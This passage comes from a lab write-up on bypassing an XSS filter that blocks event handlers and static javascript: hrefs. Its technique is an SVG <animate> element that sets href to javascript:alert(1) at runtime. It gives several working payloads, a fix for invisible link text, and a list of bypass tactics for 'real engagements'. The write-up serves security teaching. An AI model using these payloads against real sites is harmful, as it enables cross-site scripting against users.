      attributeName="href"        → targets the href attribute of parent <a>
      values="javascript:alert(1)" → sets it to this value
      begin="0s"                  → starts immediately on page load
    >
    Click me → visible text the user clicks
  </a>
</svg>
Step 5 — Why Each Filter Is Bypassed
Event handler filter:
  No onerror, onload, onclick anywhere → bypassed ✅

href="javascript:" filter:
  The <a> tag has NO href attribute initially
  The javascript: value is set by <animate> dynamically
  Filter only checks static href attributes → bypassed ✅

Result:
  Page loads → animate runs → href becomes javascript:alert(1)
  User clicks the link → alert fires ✅
The Broader Thought Pattern
This lab teaches a fundamental professional pentester mindset:
When direct injection is blocked:
        ↓
Don't try harder with the same approach
        ↓
Think about INDIRECT ways to achieve the same result
        ↓
SVG animate can SET attributes that are blocked when set directly
        ↓
The filter checks the INPUT, not the RUNTIME STATE of the DOM
Filters are almost always static — they check what you submit at injection time. They rarely account for dynamic DOM state changes caused by native browser features like SVG animation.
Key Takeaway for Real Engagements
Direct approach blocked?     → think indirect/native browser behavior
Event handlers blocked?      → think SVG animate, CSS animation, meta refresh
javascript: href blocked?    → inject href via animate, not directly
Script tags blocked?         → think event handlers (ironic reversal of this lab)
The professional approach is always: map what the filter checks, then find a path to the same result that the filter doesn’t check.
Payload Execution:
<svg><a><animate attributeName="href" values="javascript:alert(1)"></animate>Click me</a></svg>

it worked but the ‘Click me’ text is not visible in the page
Why “Click me” Text Is Not Visible
The <svg> element by default renders with zero width and height — so the text inside collapses and becomes invisible even though it exists in the DOM.
Fix — Add Width and Height to SVG
<svg width="200" height="50">
  <a>
    <animate
      attributeName="href"
      values="javascript:alert(1)"
      begin="0s">
    </animate>
    <text x="10" y="30">Click me</text>
  </a>
</svg>
Two changes:
widthandheighton<svg>— gives it visible dimensions<text x="10" y="30">— SVG uses<text>element for visible text, not raw text nodes
Why Raw Text Doesn’t Show in SVG
HTML context:
<a>Click me</a>          → "Click me" renders as visible text ✅

SVG context:
<svg><a>Click me</a></svg>  → raw text node not rendered ❌
<svg><a><text>Click me</text></a></svg>  → renders correctly ✅
SVG has its own rendering rules — raw text nodes inside SVG elements are ignored by the renderer. You need the explicit <text> element.
Full Working Payload
<svg width="200" height="50">
  <a>
    <animate
      attributeName="href"
      values="javascript:alert(1)"
      begin="0s">
    </animate>
    <text x="10" y="30" fill="blue"
          style="cursor:pointer;text-decoration:underline">
      Click me
    </text>
  </a>
</svg>

Now click the visible “Click me” text and alert(1) fires.
Payload Execution:
<svg width="200" height="50"><a><animate attributeName="href" values="javascript:alert(1)" begin="0s"></animate><text x="10" y="30" fill="blue" style="cursor:pointer;text-decoration:underline">Click me</text></a></svg>
Solved
Lets click on the Click me

XSS fired
Check the page source :